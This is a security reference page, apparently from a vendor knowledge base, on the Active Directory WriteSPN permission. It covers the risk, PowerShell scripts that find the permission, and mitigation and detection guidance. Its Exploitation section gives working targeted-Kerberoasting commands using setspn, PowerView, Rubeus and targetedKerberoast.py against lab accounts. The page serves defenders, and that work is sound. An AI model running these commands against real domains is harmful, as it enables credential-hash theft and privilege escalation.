
Summary
| Forestall ACL Alias | WriteSPN |
| AD Alias | Validated write to service principle name |
| Affected Object Types | Users |
| Exploitation Certainty | Likely |
| AD Attribute | Service-Principal-Name |
| AD Right | WriteProperty |
| AD Permission Guid | f3a64788-5306-11d1-a9c5-0000f80367c1 |
Description
The WriteSPN permission allows an account to create, update, or remove Service Principal Names (SPNs) on users objects in Active Directory. SPNs serve as unique Kerberos identifiers that associate network services with their service accounts.
Risk
This enables a targeted Kerberoasting attack: the adversary requests a service ticket for the controlled SPN, extracts its hash and cracks it offline to escalate privileges.
Identification
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate WriteSPN entries.
1. Find-WriteSPN Function
function Find-WriteSPN { [CmdletBinding()] param( [string]$SearchBase = $null,[string]$OutputPath = "WriteSPN.csv",[string]$Target = $null ) try { Import-Module ActiveDirectory -ErrorAction Stop } catch { Write-Error "AD module not found."; return } $Allow = [System.Security.AccessControl.AccessControlType]::Allow;$WriteProp = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty; # validatedSPN / servicePrincipalName attribute GUID $SPN_GUID = [guid]'f3a64788-5306-11d1-a9c5-0000f80367c1' $ldapFilter = if ($Target) { "(& (objectClass=user) (| (distinguishedName=$Target) (sAMAccountName=$Target) ))"} else { "(objectClass=user)" } $adParams = @{ LDAPFilter = $ldapFilter; ErrorAction = 'Stop' } if ($SearchBase) { $adParams.SearchBase = $SearchBase } try { $objs = Get-ADObject @adParams } catch { Write-Error "Query failed: $($_.Exception.Message)"; return } if (-not $objs) { Write-Output "No matching user objects."; return } $out = foreach ($o in $objs) { try { foreach ($ace in (Get-Acl -Path "AD:$($o.DistinguishedName)").Access) { if ($ace.AccessControlType -eq $Allow -and ($ace.ActiveDirectoryRights -band $WriteProp) -and $ace.ObjectType -eq $SPN_GUID -and -not $ace.IsInherited) { [pscustomobject]@{ ObjectDN = $o.DistinguishedName PermissionHolder = $ace.IdentityReference.Value } } } } catch { Write-Warning "ACL read failed for '$($o.DistinguishedName)': $($_.Exception.Message)" }} if ($out) { try { $out | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 -ErrorAction Stop; "Exported to '$OutputPath'." } catch { Write-Error "CSV export failed: $($_.Exception.Message)" }} else { "No objects found with vulnerable WriteProperty on servicePrincipalName." }}2. Scan all domain users
Find-WriteSPN3. Scan a specific user
Find-WriteSPN -Target _admin4. Using SearchBase to limit the searching scope
Find-WriteSPN -SearchBase 'CN=Users,Dc=Forestall,DC=Labs'.NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate WriteSPN entries without relying on any external modules or dependencies.
1. Find-WriteSPNSimple function
function Find-WriteSPNSimple { [CmdletBinding()] param( [string]$Target, [string]$OutputPath = "WriteSPN.csv") $spnGuid = [guid]"f3a64788-5306-11d1-a9c5-0000f80367c1" $allow = [System.Security.AccessControl.AccessControlType]::Allow;$write = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty if ($Target) { try { $entries = @( New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target") ) } catch { Write-Error "Failed to bind to '$Target': $_"; return } } else { try { $baseDN = ([ADSI]"LDAP://RootDSE").defaultNamingContext; $searchRoot= New-Object System.DirectoryServices.DirectoryEntry("LDAP://$baseDN") $ds = [System.DirectoryServices.DirectorySearcher]::new($searchRoot) $ds.Filter = "(objectClass=user)";$ds.PageSize = 1000 [void]$ds.PropertiesToLoad.Add("distinguishedName");$hits = $ds.FindAll() } catch { Write-Error "LDAP enumeration failed: $_"; return } $entries = foreach ($h in $hits) {try { $h.GetDirectoryEntry() } catch { continue }}} $rows = foreach ($e in $entries) { try { $acl = $e.ObjectSecurity;$aces = $acl.GetAccessRules($true,$true,[System.Security.Principal.SecurityIdentifier])} catch { continue } foreach ($ace in $aces) { if ($ace.AccessControlType -ne $allow) { continue };if (($ace.ActiveDirectoryRights -band $write) -ne $write) { continue };if ($ace.ObjectType -ne $spnGuid) { continue }; if ($ace.IsInherited) { continue } $who = try { $ace.IdentityReference.Translate([System.Security.Principal.NTAccount]).Value } catch { $ace.IdentityReference.Value } $dn = $e.distinguishedName; [pscustomobject]@{ ObjectDN = $dn.ToString(); PermissionHolder = $who } }}if ($rows) { try {$rows | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8;Write-Host "Exported $($rows.Count) entr$(if($rows.Count -eq 1){'y'}else{'ies'}) to $OutputPath"} catch { Write-Error "CSV export failed: $_" }} else {Write-Host "No explicit WriteProperty('servicePrincipalName') ACEs found."}}2. Scan all domain users
Find-WriteSPNSimple3. Scan a specific user
Find-WriteSPNSimple -Target "CN=_admin,CN=Users,DC=Forestall,DC=labs"Microsoft Common Console Document

1. Open adsiedit.msc on your Windows server.
2. Right-click on the service account name.
3. Select Properties from the context menu.
4. In the Properties window, navigate to the Security tab.
5. Click on the Advanced button to open the Advanced Security Settings dialog.
6. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
7. Click Edit to modify the selected ACE.
8. In the permissions list, locate and check the option Write servicePrincipalName
9. Click OK to save your changes and close the dialogs.
alt text
Exploitation
Windows
An attacker can change Service Principal Name with this cmdlet on Windows.
setspn -A <service type>/<server FQDN> <targetuser>Example:
setspn -A http/dumpyhost john
set spn
Write Service Principal Name using powerview
Set-DomainObject -Identity <target> -SET @{serviceprincipalname='<spn>'}Example:
Set-DomainObject -Identity john -SET @{serviceprincipalname='http/dumpyhost'}
powerview set spn
Kerberoasting using Rubeus
.\Rubeus.exe kerberoast /spn:"http/dumpyhost" /nowrap
kerberoasting
Linux
Targeted kerberoasting using targetedKerberoast.py
python targetedKerberoast.py -d <domain> -u <user> -p '<password>' --dc-host <dchost> --request-user <targetuser>Example:
python targetedKerberoast.py -d forestall.labs -u adam -p 'Temp123!' --dc-host FSDC01.forestall.labs --request-user john
targetedKerberoast
Mitigation
Access Control Entries identified as dangerous should be removed by following the steps below.
1. Open adsiedit.msc on your Windows server.
2. Right-click on the Service user name.
3. Select Properties from the context menu.
4. In the Properties window, navigate to the Security tab.
5. Click on the Advanced button to open the Advanced Security Settings dialog.
6. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
7. Click Edit to modify the selected ACE.
8. In the permissions list, locate and uncheck the option write to service principal.
9. Click OK and Apply buttons to save changes.
adsiedit
Detection
Changes to the servicePrincipalName attribute can be detected by auditing directory service modifications. Ensure Audit Directory Service Changes (Advanced Audit Policy: DS Access → Audit Directory Service Changes) and Audit Directory Service Access (DS Access → Audit Directory Service Access) are enabled on your Domain Controllers. Look for the following events:
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | AttributeLDAPDisplayName (should equal servicePrincipalName) | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessMask (e.g., WriteProperty) | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |